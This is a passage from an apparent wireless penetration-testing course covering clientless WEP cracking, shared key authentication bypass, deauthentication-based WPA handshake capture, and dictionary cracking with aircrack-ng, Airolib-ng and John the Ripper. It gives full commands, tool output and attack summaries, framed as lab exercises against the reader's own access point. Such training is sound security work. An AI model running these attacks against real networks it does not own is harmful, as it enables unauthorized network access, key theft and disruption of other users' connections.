- Run attack 4, the KoreK chopchop attack against your AP
- Use the resulting keystream file to generate an ARP packet using Packetforge-ng

9.6 Interactive Packet Replay and Aircrack-ng

We will finish off this module properly by injecting one of our crafted packets and subsequently crack the WEP key on our AP.

9.6.1 Interactive Packet Replay

Using our crafted ARP request packet that we created after running the chopchop attack, we will run Aireplay attack 2, the interactive packet replay attack as follows:

```
aireplay-ng -2 -r <packet filename><interface>
```

```
root@wifu:~# aireplay-ng -2 -r arp-korek mon0
No source MAC (-h) specified. Using the device MAC (00:1F:33:F3:51:13)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  34:08:04:09:3D:38
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:1F:33:F3:51:13

        0x0000:  0841 0201 3408 0409 3d38 001f 33f3 5113  .A..4...=8..3.Q.
        0x0010:  ffff ffff ffff 8001 be13 7900 8b0c c4bd  ..........y.....
        0x0020:  567b 24f9 8494 59ca 1d4b 1669 7c3c ba06  V{$...Y..K.i|<..
        0x0030:  4fc0 47f9 ee0e 0ea2 6a1b 91c5 a8e8 7021  O.G.....j.....p!
        0x0040:  6f3e 2e6f                                o>.o

Use this packet ?
```

When we enter **y** at the prompt, Aireplay starts injecting our crafted ARP packet into the network.

```
Saving chosen packet in replay_src-1110-164150.cap
You should also start airodump-ng to capture replies.

Sent 4653 packets...(499 pps)
```

Looking at our running Airodump capture, we can see that our crafted packet is working as expected and the IVs are increasing at a rapid rate.

```
CH  3 ][ Elapsed: 13 mins ][ 2011-11-10 17:11
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
34:08:04:09:3D:38  -35 100     7615     9347  359   3  54e  WEP  WEP    OPN  wifu
BSSID              STATION            PWR   Rate    Lost  Packets  Probes
34:08:04:09:3D:38  00:1F:33:F3:51:13    0    0 - 1   7960    78621
```

All that remains now is to run Aircrack-ng against our running packet capture and retrieve our APs WEP key.

```
root@wifu:~# aircrack-ng wepnoclients-01.cap
```

```
                          Aircrack-ng 1.1 r1904


                [00:01:13] Tested 7 keys (got 29443 IVs)

   KB    depth   byte(vote)
    0    0/  1   AA(49920) FA(43776) CC(40448) DB(40448) 15(40192)
    1    0/  2   B7(42752) 65(42240) CF(42240) 4B(40960) 83(40704)
    2    0/  5   CC(41216) 74(41216) EF(41216) 3D(40960) CE(40960)
    3    0/  1   DD(44032) 39(41984) 7C(41728) A7(41472) 68(41216)
    4    0/  1   EE(45824) 03(42752) E1(41984) D6(41728) 0F(40448)

                        KEY FOUND! [ AA:BB:CC:DD:EE ]
      Decrypted correctly: 100%
```

Once again, our WEP key has been retrieved successfully; demonstrating that a lack of connected wireless clients is not a limitation at all for us.

9.7 Clientless WEP Cracking Lab

Configure your access point with open authentication and WEP encryption (try changing the key this time) and ensure there are no connected clients. Place your wireless card into monitor mode on the channel of the AP and start an Airodump capture.

- Launch a fake authentication attack against the AP
- Run attack 4, the KoreK chopchop attack, to get the PRGA keystream
- Craft an ARP packet using Packetforge-ng and inject it into the network
- Launch attack 5, the fragmentation attack, and recover the keystream
- Create an ARP packet with Packetforge-ng and inject it into the network
- Use Aircrack-ng to recover the WEP key of your AP

9.8 Clientless WEP Cracking Attack Summary

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface><AP channel>
```

Start an Airodump-ng capture, filtering on the AP channel and BSSID, saving the capture:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture><interface>
```

Conduct a fake authentication attack against the AP:

```
aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC><interface>
```

Run attack 4, the KoreK chopchop attack (or attack 5, the fragmentation attack):

```
aireplay-ng -4 -b <AP MAC> -h <Your MAC><interface>
```

Craft an ARP request packet using packetforge-ng:

```
packetforge-ng -0 -a <AP MAC> -h <Your MAC> -l <Source IP> -k <Dest IP> -y
<xor filename> -w <output filename>
```

Inject the packet into the network using attack 2, the interactive packet replay attack:

```
aireplay-ng -2 -r <packet filename><interface>
```

Crack the WEP key using Aircrack-ng:

```
aircrack-ng <capture>
```

10. Bypassing WEP Shared Key Authentication

So far, our attacks have been focused against WEP access points configured with open authentication. Open system authentication allows any device to join the network assuming that the device SSID matches the AP SSID. Alternatively, the device can use the "ANY" SSID option to associate with any available AP in range, regardless of its SSID.

Shared key authentication, on the other hand, requires that the station and AP both have the same WEP key in order to authenticate. Netgear has a nice diagram and description[19] of shared key authentication that is well worth reviewing in order to understand what shared key authentication is and how it works.

If you try to run a fake authentication attack against a WEP network using shared authentication, you will receive an error from Aireplay similar to the following:

```
15:46:53  Sending Authentication Request
15:46:53  AP rejects open-system authentication
Please specify a PRGA-file (-y).
```

Fortunately for us, Aireplay has a solution to this issue, as we will soon see.

[19] http://documentation.netgear.com/reference/fra/wireless/WirelessNetworkingBasics-3-09.html

10.2 Attack Setup

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (Shared Key Authentication)

Client: 00:18:4D:1D:A8:1F **mon0:** 00:1F:33:F3:51:13

We begin our setup, as always, by placing our wireless card into monitor mode on the same channel as our AP.

```
root@wifu:~# airmon-ng start wlan0 3
```

At this time, we also begin an Airodump-ng capture, filtering on the AP channel and BSSID, saving the capture out to disk.

```
root@wifu:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w wepshared mon0
```

Even though our AP is configured to use shared key authentication, the AUTH column does not display SKA.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
34:08:04:09:3D:38  -34 100      152       99   12   3  54e  WEP  WEP         wifu
```

The AUTH column will not display SKA until a wireless client authenticates to the network so when you first start sniffing a network, you may not realize it is using shared key authentication until you attempt to run the fake authentication attack against it.

10.2.1 Attack Setup Lab

Configure your AP for WEP encryption with shared key authentication. Re-connect your wireless victim to the network using shared key WEP.

- Place your wireless card in monitor mode and start an Airodump capture, saving the capture to disk.
- Attempt to run the fake authentication attack against the AP so you recognize the error that appears when it fails.

10.3 Aireplay-ng Shared Key Fake Authentication

In order to conduct a fake authentication attack against a WEP network using shared key authentication, we need to acquire a PRGA XOR file as a client connects to the network. As with the fragmentation and chopchop attacks, this file will have a *.xor* extension in the same directory that Airodump is storing the current capture. This PRGA file can later be used to conduct a fake authentication attack against the wireless network.

Outside of your lab environment, you may end up having to sniff a wireless network for a very long time before capturing the PRGA XOR file. This leaves you with 2 options to capture this critical file:

1. Continue to be patient and wait for a client to associate with the network.
2. Run the deauthentication attack against a connected client and force it to re-associate to the network, allowing you to capture the shared key authentication handshake.

Regardless of what method you decide to use when attacking a wireless network, you will know you have captured the PRGA XOR file when you either see the XOR file in the capture directory or when Airodump displays that the keystream has been captured in the upper-right corner of its output as shown below:

```
CH  3 ][ Elapsed: 7 mins ][ 2011-11-11 16:00 ][ 140 bytes keystream: 34:08:04:09:3D:38
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38  -35 100     4235      528    0   3  54e  WEP  WEP    SKA  wifu
```

10.3.1 Deauthenticate a Connected Client

Rather than being patient and waiting for a PRGA XOR file to be captured "naturally", we will run a deauthentication attack against our connected victim client. You can also use the PRGA XOR file obtained via a chopchop or fragmentation attack but it is far faster and easier to deauthenticate a connected client. As a reminder, the deauthentication attack syntax is:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

```
root@wifu:~# aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F mon0
16:07:46  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
16:07:47  Sending 64 directed DeAuth. STMAC: [00:18:4D:1D:A8:1F] [ 6|55 ACKs]
```

After deauthenticating the client, it reconnects to the network and Airodump displays that it has captured the keystream:

```
CH  3 ][ Elapsed: 1 min ][ 2011-11-11 16:09 ][ 140 bytes keystream: 34:08:04:09:3D:38
```

Running a directory listing in our capture directory displays the captured keystream file with the *.xor* file extension.

```
root@wifu:~# ls wepshared-01*
wepshared-01-34-08-04-09-3D-38.xor  wepshared-01.kismet.csv
wepshared-01.cap                    wepshared-01.kismet.netxml
wepshared-01.csv
```

With this file, we will next be able to successfully run a fake authentication against the AP.

10.3.2 Shared Key Fake Authentication

A shared key fake authentication attack is largely the same as the regular fake authentication. The only difference being that you need to provide the PRGA XOR file with the **-y** parameter.

```
aireplay-ng -1 0 -e <ESSID> -y <sharedkey> -a <AP MAC> -h <Your
MAC><interface>
```

Usage Tip

If you are using a PRGA file obtained from a chopchop attack, make sure that it is at least 144 bytes long. You need a minimum amount of bits in order to successfully conduct the shared key fake authentication.

10.3.2.1 Shared Key Fake Authentication Troubleshooting

- If you receive the message "Part 1 authentication failure", try using a different XOR file. Sometimes it appears that you have captured a proper handshake when, in fact, it is incomplete.
- Some APs are configured to only allow selected MAC addresses to associate to them and connect. If this is the case, you will not be able to successfully fake authenticate unless you know one of the MAC addresses that is permitted to connect.
- Ensure you are physically close enough to the AP to inject packets.
- If you receive the message "Part2: Association Not answering...(Step3)", it means that your wireless card MAC address does not match the MAC address being used to fake authenticate. Make sure they are both the same and retry the attack.

10.3.3 Running the Shared Key Fake Authentication

As was mentioned above, running the shared key fake authentication attack is essentially identical to the open system fake authentication other than the need to provide the XOR file as a parameter using '**-y**'.

Using the PRGA XOR file we captured earlier, we will run the attack against our AP with an association timing in order to keep the session alive.

```
root@wifu:~# aireplay-ng -1 6000 -e wifu -y wepshared-01-34-08-04-09-3D-38.xor
-a 34:08:04:09:3D:38 -h 00:1F:33:F3:51:13 mon0
16:48:10  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3

16:48:10  Sending Authentication Request (Shared Key) [ACK]
16:48:11  Authentication 1/2 successful
16:48:11  Sending encrypted challenge. [ACK]
16:48:11  Authentication 2/2 successful
16:48:11  Sending Association Request [ACK]
16:48:11  Association successful :-) (AID: 1)
```

According to the Aireplay output, our fake authentication attack was successful and in our Airodump session, we see that our MAC is now associated with the AP.

```
CH  3 ][ Elapsed: 2 mins ][ 2011-11-11 16:50 ][ paused output

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38  -38   6     1666      327    1   3  54e  WEP  WEP    SKA  wifu

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

34:08:04:09:3D:38  00:1F:33:F3:51:13    0    0 - 1      0       24
34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -29   54 -54      0      370
```

10.3.4 Shared Key Fake Authentication Lab

Ensure that your AP is configured with WEP shared key authentication and has a client associated with it.

Use Aireplay-ng to:

- Deauthenticate the victim wireless client
- Identify the PRGA XOR file and use it to conduct a fake authentication with the AP

10.4 ARP Request Replay and Aircrack-ng

After overcoming the minor hurdle of shared key authentication on the access point, you can attack the network as you would normally. We will use the extremely reliable ARP request replay attack (attack 3) to inject packets into the network causing the generation of new weak IVs by the AP. Once enough IVs have been captured, it's a simple matter of having Aircrack-ng retrieve the secret WEP key.

10.4.1 ARP Request Replay

In module 7, we went over Aireplay's attack 3, the ARP request replay attack, in great detail. As a reminder, the basic syntax for this attack is:

```
aireplay-ng -3 -b <AP MAC> -h <Client MAC><interface>
```

We launch the attack against our running session, resulting in the following output:

```
root@wifu:~# aireplay-ng -3 -b 34:08:04:09:3D:38 -h 00:1F:33:F3:51:13 mon0
17:00:40  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
Saving ARP requests in replay_arp-1111-170040.cap
You should also start airodump-ng to capture replies.
Read 172 packets (got 0 ARP requests and 1 ACKs), sent 0 packets...(0 pps)
```

At this point, Aireplay is waiting for an ARP packet to appear on the network. We can hasten this process along by deauthenticating the victim wireless client. When the victim reconnects to the network, it is highly likely that it will send an ARP packet.

```
root@wifu:~# aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F mon0
17:05:11  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
17:05:11  Sending 64 directed DeAuth. STMAC: [00:18:4D:1D:A8:1F] [ 4|62 ACKs]
```

Keeping a close eye on our ARP request replay attack, as soon as the client reconnects to the network, it catches an ARP packet and injects it into the network as planned.

```
Read 5480 packets (got 2050 ARP requests and 871 ACKs), sent 1586 packets...(499 pps)
```

Our Airodump capture shows that the IVs are being captured at nearly 500 per second, which is really a fantastic rate of speed.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38  -38  18    11624    18856  488   3  54e  WEP  WEP    SKA  wifu
```


At this rate, it will take very little time for enough IVs to be captured in order to retrieve our WEP key.

10.4.2 Aircrack-ng

The last step remaining is to pass our running capture file to Aircrack-ng and have it crack the WEP key.

```
root@wifu:~# aircrack-ng wepshared-01.cap
Opening wepshared-01.cap
Read 102976 packets.

   #  BSSID              ESSID                     Encryption

   1  34:08:04:09:3D:38  wifu                      WEP (30820 IVs)

Choosing first network as target.

Opening wepshared-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 30981 ivs.
                       KEY FOUND! [ AA:BB:CC:DD:EE ]
      Decrypted correctly: 100%
```

In the above output, we can see that the IVs were collected so rapidly that Aircrack-ng was able to crack the WEP key without even opening up the main cracking screen. This is one of the many reasons why the ARP request replay attack is so popular for cracking WEP networks.

10.5 Bypassing WEP Shared Key Authentication Lab

Ensure your AP is configured with WEP encryption using shared key authentication. Connect your victim client to the wireless network and start an Airodump capture, remembering to place your wireless card into monitor mode on the channel of the AP.

- Deauthenticate the connected client to recover the XOR keystream
- Use the keystream file to conduct a fake shared key authentication attack
- Launch the ARP request replay attack and deauthenticate the client again to force the generation of an ARP packet
- Crack your WEP password using Aircrack-ng

10.6 WEP Shared Key Authentication Attack Summary

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface><AP channel>
```

Start an Airodump-ng capture, filtering on the AP channel and BSSID, saving the capture:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture><interface>
```

Deauthenticate the connected client to capture the PRGA XOR keystream:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

Conduct a fake shared key authentication using the XOR keystream:

```
aireplay-ng -1 0 -e <ESSID> -y <keystream file> -a <AP MAC> -h <Your
MAC><interface>
```

Launch the ARP request replay attack:

```
aireplay-ng -3 -b <AP MAC> -h <Your MAC><interface>
```

Deauthenticate the victim client again to force the generation of an ARP packet:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

Once IVs are being generated by the AP, run Aircrack-ng against the capture:

```
aircrack-ng <capture>
```

11. Cracking WPA/WPA2 PSK with Aircrack-ng

This module will introduce you to cracking WPA/WPA2 networks that use pre-shared keys.

WPA/WPA2 supports many types of authentication methods other than pre-shared keys but Aircrack-NG can ONLY crack WPA networks that use pre-shared keys so make sure that Airodump-ng shows the network as having an authentication type of PSK. Otherwise, do not bother trying to crack it.

The main difference between cracking WPA/WPA2 and WEP is the approach that is used to crack the WPA pre-shared key. Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force can be use against WPA/WPA2 as the key is not static.

The impact of having to use the brute force approach is substantial as it is very computationally intensive and is largely dependent on the power of the computer CPU. It can take hours, if not days, to crunch through a large dictionary file. If you are thinking about generating your own password list to cover all of the permutations and combinations of characters and special symbols, you might want to refer to a brute force time calculator[20] first. You will be very surprised at how much time is required.

You will find, however, that although WPA-encrypted networks don't suffer from the same cryptographic vulnerabilities as WEP networks, it can sometimes be easier to crack WPA networks, as users are not known for selecting strong passwords to protect themselves.

There is no difference between cracking WPA and WPA2 networks, as the authentication methodology is basically the same between them. Therefore, all of the techniques we will use against WPA and WPA2 networks are interchangeable and when we refer to WPA, it is implied that WPA2 is included as well.

[20] http://lastbit.com/pswcalc.asp

11.1 Attack Setup

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (WPA2 PSK)

Client: 00:18:4D:1D:A8:1F **mon0:** 00:1F:33:F3:51:13

As with our attacks against WEP networks, our card first needs to be in monitor mode on the channel of the AP.

```
root@wifu:~# airmon-ng start wlan0 3
```

The essential component necessary to crack a WPA password is the WPA 4-way handshake. This handshake takes place whenever a wireless client connects and authenticates to a WPA-enabled network. Using Airodump-ng, we can capture this 4-way handshake and later crack the password.

We continue by starting an Airodump session, filtering on our AP, while saving the capture to disk.

```
root@wifu:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w wpa1 mon0
```

```
CH  3 ][ Elapsed: 1 min ][ 2011-11-14 11:03
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
34:08:04:09:3D:38  -40 100      835       40    1   3  54e  WPA2 CCMP   PSK  wifu
BSSID              STATION            PWR   Rate    Lost  Packets  Probes
34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -33    1 -48      0       16
```

11.1.1 Attack Setup Lab

Configure your lab access point with WPA or WPA2 encryption and set a pre-shared passphrase. Be sure to re-configure your victim client to connect to the network.

- Start your wireless interface in monitor mode on the AP channel
- Start an Airodump capture, saving the capture to disk

11.2 Aireplay-ng Deauthentication Attack

As was mentioned earlier, the objective of our attack is to capture the WPA authentication handshake and then use Aircrack-ng to crack the pre-shared key. Capturing the handshake can either be done actively or passively. To do so passively, you would simply sniff the network and wait for a wireless client to authenticate to the wireless network. The main advantage of the passive method is that it is stealthy and does not disrupt network connectivity for the clients.

The active method implies that you will accelerate the process by deauthenticating an existing wireless client on the network. This is the method we will be using in this, and all other attacks. The syntax for the deauthentication attack is identical for WPA networks as it is for WEP:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

Running the deauthentication attack against our connected client produces the familiar output shown below.

```
root@wifu:~# aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F mon0
11:40:23  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
11:40:24  Sending 64 directed DeAuth. STMAC: [00:18:4D:1D:A8:1F] [ 6|62 ACKs]
```

After running the deauthentication attack, the client automatically reconnects to the network. Looking at the top line of our Airodump output, we see something interesting:

```
CH  3 ][ Elapsed: 40 mins ][ 2011-11-14 11:41 ][ WPA handshake: 34:08:04:09:3D:38
```

This tells us that Airodump has successfully captured a (hopefully complete) 4-way handshake.

11.2.1 Four-way Handshake Troubleshooting

It can sometimes be tricky to capture the WPA handshake. Below are listed some troubleshooting tips to address common issues:

- Your monitor mode interface must be in the same mode as the client and access point. For example, if your card is in "B" mode and the client/AP are in "G" mode, you will not be able to capture the handshake.
- Sometimes, you need to set your monitor mode speed to the same as that in use on the AP. i.e. auto, 1MB, 2MB, 11MB, 54MB, etc.
- Be sure that your wireless interface is set to the same channel as the AP.
- Ensure there are no connection managers running on your system as they can change channels or modes without your knowledge.
- You must be close enough to the AP and client to receive all of the handshake packets. At the same time, if you are too close, some packets can be corrupted and discarded.
- Sending an excessive amount of deauthentication packets can case the client to fail to reconnect and prevent you from capturing the handshake.

11.2.2 Deauthentication Attack Lab

Ensure that your AP is configured with WPA encryption and has a victim client associated with it. With Airodump-ng capturing and saving the traffic of your AP, run a deauthentication attack against your victim client and capture the WPA 4-way handshake as it reconnects.

11.3 Aircrack-ng and WPA

With the WPA handshake successfully captured, we can use Aircrack-ng to recover the pre-shared key. The techniques we have used for cracking WEP keys will not work for WPA so we will need to run Aircrack-ng in wordlist mode in order to accomplish our goal.

The syntax for running Aircrack-ng in wordlist mode is as follows:

```
aircrack-ng -w <wordlist><capture>
```

Using the small password list included with John the Ripper (JTR)[21], we will attempt to crack our WPA password.

```
root@wifu:~# aircrack-ng -w /pentest/passwords/john/password.lst wpa1-01.cap
```

```
                              Aircrack-ng 1.1 r1904

                    [00:00:00] 12 keys tested (861.70 k/s)

                           KEY FOUND! [ password ]

      Master Key     : 68 72 39 CD 26 DA 6B 12 64 37 1E AB A5 9F E5 7F
                       29 DE 33 75 0A 12 4C E0 F7 D4 2E 00 4C 51 FB 56

      Transient Key  : BF EF 7F 90 88 63 AE 01 56 AE FF 24 4F 16 15 B8
                       14 84 18 69 11 BA F5 8B B9 A3 1C 74 3D 1A 5B CA
                       81 AA F8 B2 B4 93 EE 66 1D B0 52 07 15 75 E3 90
                       B9 A4 50 3D D0 2E 45 A6 56 E2 9A 6C 9E 9E 27 92

      EAPOL HMAC     : F3 26 F4 A2 72 49 8F 4D EC C9 D5 5A 4A 1A D5 E4
```

Looking at our Aircrack-ng output, our WPA password was recovered essentially instantaneously.

[21] http://www.openwall.com/john/

11.3.1 "No valid WPA handshakes found"

Occasionally, even though Airodump-ng displays that it captured the WPA handshake, you receive output similar to the following when running Aircrack against the capture file:

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.

No valid WPA handshakes found.
```

While frustrating, this is fairly common. Try deauthenticating the client again (or even multiple times) to re-capture the handshake.

11.3.2 Aircrack-ng and WPA Lab

If your WPA password is not already present in the wordlist you intend to use, make sure you add it.

Using the WPA handshake captured earlier, attempt to crack the WPA key using Aircrack-ng.

11.4 Airolib-ng

Airolib-ng is a tool designed to store and manage ESSID and password lists, compute their Pairwise Master Keys (PMK), and use them in order to crack WPA and WPA2 passwords. It uses the lightweight SQLite3 database as its storage mechanism, which is available on most platforms.

WPA cracking involves calculating the pairwise master key, from which the Private Transient Key (PTK) is derived. Calculating the PMK is very slow since it uses the pbkdf2[22] algorithm, however the PMK is always the same for a given ESSID and password combination. This allows us to pre-compute the PMK for given combinations and speed up the cracking of the WPA/WPA2 handshake. Using this technique, Aircrack-ng can check more than 50000 passwords per second using pre-computed PMK tables.

11.4.1 Airolib-ng Usage

Airolib-ng has the following usage:

```
airolib-ng <database><operation> [options]
```

Where:

- **<database>:** the name of the database
- **<operation>:** specifies the action to take on the database
- **[options]:** options may be required depending on the operation specified

[22] http://en.wikipedia.org/wiki/PBKDF2

The following table is a summary of the operations that are available with Airolib-ng:

Operation	Description
--stats	Output information about the database.
--sql {sql}	Execute the specified SQL statement.
--clean [all]	Clean the database of old junk. The option 'all' will reduce file size if possible and run an integrity check.
--batch	Batch-process all combinations of ESSIDs and passwords.
--verify [all]	Verify a set of randomly selected PMKs. If the 'all' option is used, all PMKs in the database are verified and incorrect ones are deleted.
--export cowpatty {essid} {file}	Export to a cowpatty file.
--import cowpatty {file}	Import a cowpatty file and create the database if it does not exist.
--import {essid|passwd} {file}	Import a text file of either ESSIDs or passwords and create the database if it does not exist. The file must contain one ESSID or password per line.

11.4.2 Using Airolib-ng

To begin using Airolib-ng, we first need to create a text file containing the ESSID of our target access point.

```
root@wifu:~# echo wifu > essid.txt
```

The next step is to import the ESSID text file into the Airolib database using the following syntax. If the database doesn't already exist, it will be created automatically as shown below.

```
airolib-ng <db name> --import essid <essid filename>
```

```
root@wifu:~# airolib-ng wifu --import essid essid.txt
Database <wifu> does not already exist, creating it...
Database <wifu> successfully created
Reading file...
Writing...
Done.
```

Passing the '**--stats**' operation to Airolib-ng displays information about our database, including the ESSIDs and number of passwords that are stored.

```
airolib-ng <db name> --stats
```

```
root@wifu:~# airolib-ng wifu --stats
There are 1 ESSIDs and 0 passwords in the database. 0 out of 0 possible
combinations have been computed (0%).

ESSID Priority    Done
wifu  64    (null)
```

In the output above, we have our ESSID imported successfully but the database does not contain any passwords yet. We will import the small wordlist included with John the Ripper using the following syntax:

```
airolib-ng <db name> --import passwd <wordlist>
```

```
root@wifu:~# airolib-ng wifu --import passwd
/pentest/passwords/john/password.lst
Reading file...
Writing... read, 2539 invalid lines ignored.
Done.
```

You will notice in the import output above that a number of lines were ignored in the wordlist. This is because not all of the entries are eligible to be used as WPA passwords.

With the network ESSID and password list imported, we can have Airolib generate all of the corresponding PMKs for us. These PMKs, once generated, can then be used against access points that have the same ESSID.

```
airolib-ng <db name> --batch
```

```
root@wifu:~# airolib-ng wifu --batch
Computed 501 PMK in 2 seconds (250 PMK/s, 0 in buffer). All ESSID processed.

root@wifu:~# airolib-ng wifu --stats
There are 1 ESSIDs and 501 passwords in the database. 501 out of 501 possible
combinations have been computed (100%).

ESSID Priority    Done
wifu  64    100.0
```

Once the batch operation is complete, the output of the '**--stats**' operation shows that all possible combinations have been computed for our ESSID/password combination.

Now, instead of using a wordlist with Aircrack-ng, we can pass the database name using the '**-r**' parameter instead.

```
aircrack-ng -r <db name><capture>
```


```
                        Aircrack-ng 1.1 r1904

                [00:00:00] 16 keys tested (23633.68 k/s)

                        KEY FOUND! [ password ]

    Master Key     : 68 72 39 CD 26 DA 6B 12 64 37 1E AB A5 9F E5 7F
                     29 DE 33 75 0A 12 4C E0 F7 D4 2E 00 4C 51 FB 56

    Transient Key  : 2F 07 B7 3D 1E D3 AB 73 69 3F 39 99 11 8A 00 4F
                     C8 29 67 AA 46 35 EF 99 E9 B1 A5 41 DC 29 07 A0
                     66 EC 9D D8 D5 96 65 D6 DE E4 97 30 9B D7 B8 FC
                     6F 35 48 82 42 3B EC 11 7A 13 E4 CF 5C 08 4A DB

    EAPOL HMAC     : 8E 86 F5 EB F6 2A 2A 47 0B 66 9B C7 8A E2 9F 63
```

Note in the Aircrack-ng output above that the keys were being tested at over 23000 per second! Even this brief example displays the huge benefit that using pre-computed PMKs provides.

11.4.3 Airolib-ng Lab

Using Airolib-ng, create a database containing your lab ESSID and import a password list that contains your APs password. Process the PMK combinations and use Aircrack-ng, in conjunction with the Airolib database to crack the WPA handshake you captured earlier.

11.5 Cracking WPA Attack Summary

Begin by placing your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface><AP channel>
```

Start an Airodump capture, filtering on the AP channel and BSSID, saving the capture to disk:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture><interface>
```

Deauthenticate a connected client to force it to complete the 4-way handshake:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

Crack the WPA password with Aircrack-ng:

```
aircrack-ng <wordlist><capture>
```

Alternatively, if you have and Airolib-ng database, it can be passed to Aircrack:

```
aircrack-ng -r <db name><capture>
```

12. Cracking WPA with JTR and Aircrack-ng

Aircrack-ng is great at guessing WPA passwords but it requires very large wordlists to cover a wide range of possibilities.

John the Ripper (JTR) is an exceptionally fast password-cracking program that is supported on most operating systems and includes customizable word-mangling rules that can essentially expand your wordlist without any additional effort. For instance, if your wordlist contains the lower-case word of 'password', John the Ripper's rules will try 'Password', 'password1', etc.

With very little effort, you can leverage the powerful mangling capabilities of JTR and "feed" them into Aircrack-ng to broaden your password-cracking capabilities.

12.1 Attack Setup

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (WPA2 PSK)

Client: 00:18:4D:1D:A8:1F **mon0:** 00:1F:33:F3:51:13

Before we get started with John the Ripper, we first need to capture a WPA 4-way handshake for our access point. After putting our card into monitor mode and starting an Airodump capture, we deauthenticate the connected client.

```
root@wifu:~# aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F mon0
```

According to our Airodump output, a WPA handshake was successfully captured so we are ready to proceed.

12.1.1 Attack Setup Lab

Configure your access point with WPA/WPA2 encryption and append 2 or 3 digits to the end of the password. Reconfigure your victim client to connect to the AP.

- Place your wireless card into monitor mode and start and Airodump capture.
- Deauthenticate the victim client and ensure that you have captured the WPA 4-way handshake.

12.2 Editing John the Ripper Rules

To demonstrate JTRs word mangling rules, we have changed the password on our access point to "Password123". Searching for "password" in the default wordlist displays the following output:

```
root@wifu:~# grep -i password /pentest/passwords/john/password.lst
#!comment: This list is based on passwords most commonly seen on a set of Unix
#!comment: (that is, more common passwords are listed first).  It has been
#!comment: revised to also include common website passwords from public lists
#!comment: of "top N passwords" from major community website compromises that
password
password1
Password
```

As can be seen, our password is not included in the JTR wordlist and the issue with the default mangling rules of John the Ripper is that it will only append one digit to the end of each word whereas we need 3 digits.

We can easily remedy this situation by adding 2 additional rules to that will append 2 and 3 digits to the end of each word in the wordlist. The mangling rules that JTR uses are located in the file *john.conf* in the main JTR directory.

```
root@wifu:~# cd /pentest/passwords/john/
root@wifu:/pentest/passwords/john# nano john.conf
```

At the end of the section *List.Rules.Wordlist*, we will add the following 2 rules:

```
$[0-9]$[0-9]
$[0-9]$[0-9]$[0-9]
```

We can test the effectiveness of the new rules by running John the Ripper and searching for our password:

```
root@wifu:/pentest/passwords/john# ./john --
wordlist=/pentest/wireless/aircrack-ng/test/password.lst --rules --stdout |
grep -i Password123
password123
Password123
words: 2627568  time: 0:00:00:02 100.00% (ETA: Mon Nov 14 16:11:38 2011)  w/s:
1118K  current: PR0VIEW!999
```

Looking at the output above, it appears that our new mangling rule is operating as intended and will find our WPA password.

12.2.1 Word Mangling Lab

Edit *john.conf* to add a rule that will enable your WPA password to be found.

12.3 Using Aircrack-ng with John the Ripper

Now that we have edited and tested our custom JTR rules, we should be able to recover the WPA password of our AP by passing the output of John the Ripper into Aircrack-ng using the following syntax from the John the Ripper directory:

```
./john --wordlist=<wordlist> --rules --stdout | aircrack-ng -e <ESSID> -w -
<capture>
```

Take note of the '-' character after **-w** in the Aircrack-ng command. This makes Aircrack read the words from JTR that are being sent to standard output **--stdout**.

Once we launch this command against our Airodump capture, JTR goes to work mangling all of the words in the wordlist.

```
root@wifu:/pentest/passwords/john# ./john --
wordlist=/pentest/wireless/aircrack-ng/test/password.lst --rules --stdout |
aircrack-ng -e wifu -w - /root/wpajohn-01.cap
```

```
                          Aircrack-ng 1.1 r1904

                [00:09:44] 462376 keys tested (789.92 k/s)

                       KEY FOUND! [ Password123 ]


      Master Key     : 57 7D EF 0B 09 FF 92 92 3F 15 52 E8 48 D8 26 6D
